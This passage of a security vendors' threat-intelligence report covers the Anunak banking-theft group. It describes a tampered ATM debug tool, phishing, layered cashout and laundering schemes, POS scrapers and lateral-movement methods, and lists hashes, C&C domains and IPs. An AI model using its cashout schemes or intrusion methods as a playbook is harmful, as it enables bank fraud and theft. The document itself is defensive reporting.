In addition, the attackers used a modified debug program that allows by the command to issue money from the dispenser. The original debug program issues money through the dispenser only when the open ATM housing and the vault door are fixed.

In order to ensure money issuance from the closed ATM the attackers had to modify the original program "KDIAG32" (the original file: size of 1,128,960 MD5 4CC1A6E049942EBDA395244C74179EFF).


File Name	Size, bytes	MD5 hash
A0064575.exe	1 128 960	49C708AAD19596CCA380FD02AB036EB2

A comparison of the original version of the program with the modified version showed that the only difference is in ignoring error ""Door not opened or missing!"". The figure below shows an error message that will be never displayed to the user in the file under investigation.

ANDROMEDA USAGE

All traces found during investigation of one incident showed that the same criminal group had worked. Ammy Admin was used for remote access, the same

SSHD backdoor was installed on Unix servers and, In addition, it was loaded from the same hacked server as in other cases of trojan Anunak usage. However, in this case Andromeda is used as the main trojan instead of Anunak. The management servers were located in Kazakhstan, Germany and Ukraine. Check of the management servers showed that it was the hosting Bulletproof that, in addition to servers, provides a service of traffic proxying through its infrastructure as well as TOR and VPN usage, so this pattern is significantly differs from the Anunak hosting patern. Check of money cashout showed that the same cashout criminal group had worked as for Anunak and this fact again confirmed their cooperation.



Obtained Andromeda trojan copies were being distributed from August 2014 by e-mail. The value 754037e7be8f61cbb1b85ab46c7da77d, which is the MD5 hash of the string “go fuck yourself”, was used as the RC4 encryption key. As a result of this distribution from August to late October the Andromeda botnet rose up to 260,000 bots. Successful infection in one subnet resulted in sending such letters to other bank employees. Example of forwarding from an infected bank network to employees of another bank is shown below.

As a result of this radial mailing many oil and gas companies, banks and government agencies were infected. In Russia at least 15 banks and two payment systems were infected this way.

Letters with similar attachments were being distributed with the following subjects:

“My new photo”

“Alert Transactions Report by users from 2014-09-28 to 2014-09-28”

CASHOUT SCHEMAS

Previously, it should be noted the fact that the process of stolen money withdrawal (cashout) was differed, firstly by the theft method, secondly by the victim type (a bank or a payment system), thirdly by the total stolen sum.

The victims by their type were divided rather by counterparty types and by limitations imposed by operation with the counterparties. For example, all payments were required to go through a certain pool of mediators. In addition, the “improper” pool of counterparties could cause suspicion and unnecessary testing (manual processing of payment orders).

Bank (amounts up to 100 million roubles):

- When the attackers had obtained control of a bank operator workstation (attacker purpose), they in general used a classic tree scheme when funds from the bank account were sent to several legal entities, then from each legal entity to smaller legal entities (may be several such iterations) and then to private person credit cards (from 600 to 7000 transactions).
- When the attackers had obtained control of ATM management service (attacker purpose), money were withdrawn directly from the ATM by the attacker command. In this case the whole cashout process consisted in that a drop person had to be near the ATM at the specified time with a bag to empty the dispenser.

Bank (amounts from 100 million roubles):

- Money was sent to accounts of other banks, and cracked banks were often used where accounts and credit cards had been prepared in advance.

Payment system:

- In addition to all the above methods, cash sending channels were also employed through the settlements systems, electronic wallets and payment systems, such as web money, Yandex

Money, QIWI (1500-2000 transactions). Revenues of large amounts (up to 50 million roubles) were recorded to particular cards of private persons who then used these cards to buy expensive small-sized goods such as jewelry, watches, and other attributes. A huge part of the money was sent through mobile operators (1500-2000 SIM cards prepared in advance).

- In spring 2014 (high time of this fraud type) 2 cashout person groups were known who supported target attacks, by autumn 2014 their number increased to 5. In general, this increase was due to number of thefts too (number of victims + average stolen sum per 1 victim). The groups are working in different cities to ensure better cashout distribution. Also these groups include immigrants from former Soviet republics who if necessary arrive in the required city. Each group was monitored by a separate person. Each group consists of about 15-20 people.
- Part of the money was transferred to Ukraine and Belarus.

MALWARE SAMPLES

ANUNAK

MD5	File name	C&C domain	C&C IP
D1DE522652E129C37759158C14D48795	ntxobj.exe	blizko.net	31.131.17.125
C687867E2C92448992C0FD00A2468752	ntxobj.exe	blizko.org	31.131.17.125
A1979AA159E0C54212122FD8ACB24383	spoolsv.exe	update-java.net	146.185.220.200
0AD4892EAD67E65EC3DD4C978FCE7D92	ZwGuKEMphiZgNT.com	great-codes.com	188.138.16.214
		mind-finder.com	188.138.16.214
CC294F8727ADDC5D363BB23E10BE4AF2	svchost.exe	adguard.name	5.199.169.188
CC294F8727ADDC5D363BB23E10BE4AF2	d.exe	adguard.name	146.185.220.97
CC294F8727ADDC5D363BB23E10BE4AF2	A0050236.exe	adguard.name	5.199.169.188
AC5D3FC9DA12255759A4A7E4EB3D63E7	svchost.exe	adguard.name	5.199.169.188
		comixed.org	91.194.254.90
		traider-pro.com	91.194.254.94
			5.1.83.133
			216.170.117.88
			10.74.5.100
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	public-dns.us	37.235.54.48
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	public-dns.us	146.185.220.200
FC6D9F538CDAE19C8C3C662E890AF979	Dc1.exe	freemsk-dns.com	146.185.220.200
3dc8c4af51c8c367fbe7c7feef4f6744			185.10.56.59
3e90bf845922cf1bf5305e6fdcc14e46		worldnewsonline.pw	5.101.146.184
1f80a57a3b99eeb8016339991a27593f	CONTRACT.doc	financialnewsonline.pw	185.10.58.175
b63af72039e4fb2acd0440b03268b404	QWcQAwol.exe	great-codes.com	188.138.16.214
		mind-finder.com	188.138.16.214
		veslike.com	65.19.141.199
		publics-dns.com	91.194.254.94
09c8631c2ba74a92defb31040fe2c45a	QWcQAwol.exe	coral-trevel.com	87.98.153.34
9d718e86cacffa39edafbf9c1ebc9754	Oplata.scr	paradise-plaza.com	91.194.254.93

MIMIKATZ

MD5	File name
5D1AE2391DFB02E573331B3946F0C314	mimi.exe
8DD78371B2D178FB8C8A9B1012D7E985	m86.exe
8646E3D8FFFFE854D5F9145C0AB413F6	00019114
E464D4804D36FDDF0287877D66D5037A	00030724
DE9F4CBB90C994522553AB40AC2D5409	00032800
E9FC0F53C7C0223DE20F1776C53D3673	A0049585.exe
A4B053D9EC7D5EDB207C208BFBE396EC	A0050233.dll
86BD7F72A495A22B22070C068B591DF8	A0050235.sys
2B817BD8195DC7F56500F38A0C740CEF	m.exe

ANDROMEDA

MD5	File name	C&C domain	C&C IP
4CF26F8E2F6864C4A8AAA7F92E54E801	001. photo.exe	ddnservice10.ru/and/jopagate.php ddnservice11.ru/and/jopagate.php	144.76.215.219

MBR_ERASER

MD5	File name
934E1055B171DF0D3E28BE9831EB7770	MBR_Eraser.exe

EMAIL ATTACHMENTS

MD5	File name	C&C domain
8FA296EFAF87FF4D9179283D42372C52	Соответствие ФЗ-115 от 24.06.2014г.doc_	CVE-2012-2539
AA36BA9F4DE5892F1DD427B7B2100B06	реквизиты.doc.cpl (“partner details.doc.cpl”)	CVE-2012-0158, CVE-2012-2539
4CF26F8E2F6864C4A8AAA7F92E54E801	001. photo.exe	
17984EB3926BF99F0CCB367F4FBA12E3	О изменении правил электронного взаимодействия.doc (“About changes of electronic interaction rules.doc”)	CVE-2012-0158
94666BCA3FE81831A23F60C407840408	Об особенностях организации и проведения проверок кредитных организаций.doc (“About peculiarities of organizing and conducting inspections of credit institutions.doc”)	CVE-2012-0158

ATTACKS IN EUROPE AND USA

While the attacks in Russia against banks and payment systems have occurred over the past two years, the attacks against the retail industry is only something which started in the second quarter of 2014. With at least three confirmed breaches where card track data was obtainedand a total of at least 16 breaches at retail organizations, it is also becoming a serious threat.

Apart from retail organizations it is also known that a number of media and PR companies have been breached in 2014. While it is not entirely certain, the type of breaches suggest that the attackers are looking for inside information, a type of industrial espionage, allowing them to gain an advantage on the stock market. As there is nothing specifically missing and the resulting fraud is hard to match with anything, these incidents typically are never linked.

	Retail	Media/PR/ Marketing
USA	12	3
Australia	2	0
Spain	1	0
Italy	1	0

Table: Overview of compromises per region and sector.

INFECTION METHODS

From the retail perspective, the first infections in 2014 were sourced from a botnet which employs a widely deployed crypto-currency mining malware based on the Gozi/ISFB (banking) malware family. Based on our insights we believe during the first half of 2014 over half a million systems had been compromised by this malware from over the whole world, however Russia and a number of post-Soviet states were clean of infections. To find interesting infections within this large set of compromised systems, the malware extracts relevant information from the systems including Microsoft Windows organization registration information and network/ Windows domain information.

The Gozi/ISFB based malware was used to drop additional components on interesting systems, which included Metasploit/Meterpreter payloads and Anunak variants. This was one of the main methods for the group using Anunak to obtain interesting infections in the middle of 2014, sourcing infections from other botnet operators.More recently other infection methods, including spear phishing using English language and possibly also usage of the teams own Andromeda, but also SQL injection to breach an organization directly from the outside, has been employed by this team.

POS COMPROMISES

The first known attacks with Anunak targeted a specific brand of POS systems which revolved around the Epicor/NSB brand. To do this Anunak has specific code to target POS devices equipped with this software, which in contrary to the more common memory scanning track data scrapers, logs a wealth of information from the payments done by the cards. The first case this was seen active was in July 2014, but it might have been earlier as well.

More recent breaches have used a new custom developed POS malware, which is a more simple but reliable track data memory scraper. The initial version from the early fall of 2014 used a simple blacklist, scraped every process and dumped track data in plain text. More recent versions scanned only configuration specified processes and used RC4 to encrypt the extracted track data records on disk.

ADDITIONAL TARGETS

While the retail industry is one of its main targets due to its payment processing capabilities, other compromises might occur indirectly, for example to obtain databases with information or other information that is of value to the organized criminal group. One of the possibilities is obtaining lists of corporate email addresses to have a higher chance of interesting infections.

At this moment we have no evidence of successful compromise or theft of banks and payment systems outside of Russia, but several infections in the east of Europe (specifically Ukraine and Latvia) were active in 2014. These specific infections were related to infrastructure of organizations based in Russia or with significant interests in Russia, thus more likely related to the breaches at the same organization in Russia.

The majority of infections from Europe were from dedicated servers used as exit node for VPN services,

the systems infected were likely from Eastern European or Russian origin, and possibly test infections from the attackers. We have no evidence of compromises against banks in Western Europe or United States, but it should be noted that the attackers methods could be utilized against banks outside of Russia as well.

METHODS OF LATERAL MOVEMENT AND PERSISTENCE

The group uses Metasploit as one of their main hacking tools, either stand alone or as part of a framework. The activity includes port scanning and system reconnaissance, escalating privileges on systems by using for example the recent CVE-2014-4113 vulnerability, gathering credentials and hopping on to other systems and networks. Metasploit is being used to its full potential with scanning, exploiting, privilege escalation and post exploitation persistence being achieved with its standard toolset.

On interesting and critical systems typical hacking tools might be found to establish tunnels out of the network, either tools that are part of the Metasploit framework such as Meterpreter, but also other tools to achieve persistence on those systems. The connect back methods seen are typically SSL over port 443, but also DNS based methods were observed. The attackers use BITS to download files, but also make use of Windows built-in PowerShell to download tools and execute commands. Finally on the critical systems freshly crypted and non-detected versions of Anunak are deployed, typically these are used in very limited deployments thus their spread is limited and detection by Anti-Virus is very rare.

Various stealth methods including the aforementioned backconnect SSL and DNS tunneling for compromise persistence and data exfiltration are used. The Anunak malware has multiple ways of connecting to backends, which includes a PHP based backend reachable over HTTP and HTTPS, and a Windows server based component using a proprietary protocol.

The use of VNC scanning and password brute forcing, the adding of additional administrator accounts, use of RDP Wrapper to allow concurrent RDP sessions are all methods to gain access and achieve persistent access to compromised systems employed by this group. Additionally various ways of creating incidental and regular screen captures of the desktop of persons of interest within compromised organizations were methods employed by these attackers. This also includes video captures made by the Anunak malware, allowing attackers to observe the behavior of users of certain applications.

ABOUT US

GROUP-IB

Group-IB is one of the leading international companies specializing in preventing and investigating high-tech cyber crimes and fraud. The company offers a range of services on preventing financial and reputational damages, consulting and auditing of information security systems, and on computer forensics. The company also develops a number of innovative software products used to monitor, detect and prevent emerging cyber threats.

The Group-IB team is made up of experts with unique skills and solid practical experience. They are internationally certified by CISSP, CISA, CISM, CEH, CWSP, GCFA and also have information security state certificates. In 2013, computer security incident response team CERT-GIB operated by Group-IB became a member of FIRST — Forum of Incident Response and Security Teams.

In 2013, the company became a member of the international cyber security alliance IMPACT (International Multilateral Partnership Against Cyber Threats).

www.group-ib.com

FOX-IT

Fox-IT creates innovative cyber security solutions for a more secure society. We are dedicated to our clients, our values, and our integrity. Fox-IT delivers solutions before, during and after attacks. InTELL is the real-time cyber intelligence product from Fox-IT. It provides a layered intelligence approach: actionable data feeds into operational risk decision systems. Real time threat information allows for tactical decisions and mitigation. InTELL provides a full real-time insight in the global threat landscape. We base our intelligence around actor attribution. This angle drives a unique visibility on online threats — InTELL sees threats before they enter the botnet. Information is delivered through our collaboration portal, alerting, and through automated feeds powered by industry standard transports.

www.fox-it.com